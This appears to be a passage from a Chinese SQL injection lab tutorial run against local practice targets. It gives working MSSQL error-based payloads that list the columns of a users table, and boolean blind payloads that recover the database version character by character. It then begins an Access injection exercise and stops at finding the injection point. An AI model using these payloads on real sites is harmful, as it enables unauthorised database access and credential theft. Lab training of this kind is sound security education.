|

1 | http://192.168.100.124:8081/less-1.asp?id=1' and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name='users' and column_name not in('id','username'))) -- | |

最后找出所有字段,分别为id、username、password
1 | http://192.168.100.124:8081/less-1.asp?id=1' and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name='users' and column_name not in('id','username','password'))) -- | |

布尔盲注查version
使用二分法判断
1 | http://192.168.100.124:8081/less-1.asp?id=1' and len(@@version)>200 -- | |

1 | http://192.168.100.124:8081/less-1.asp?id=1' and len(@@version)>220 -- | |

最后找到字符数为212


使用ascii函数取出第一个字符
1 | http://192.168.100.124:8081/less-1.asp?id=1' and ascii(substring((@@version),1,1))>76 -- | |


可以看到第一个字符的ACSII码为77,所以第一个字母为M。
Access注入
在这里使用魅力企业管理网站作为靶场
作业:
完成对此靶场的注入
注入流程:
1 | 1.确定注入点 2.判断注入类型 |
确定注入点
既然是企业网站,那么最有可能的注入点就是在企业新闻那了

在这里选择业内咨询
1 | http://192.168.100.5/shownews.asp?id=2 |
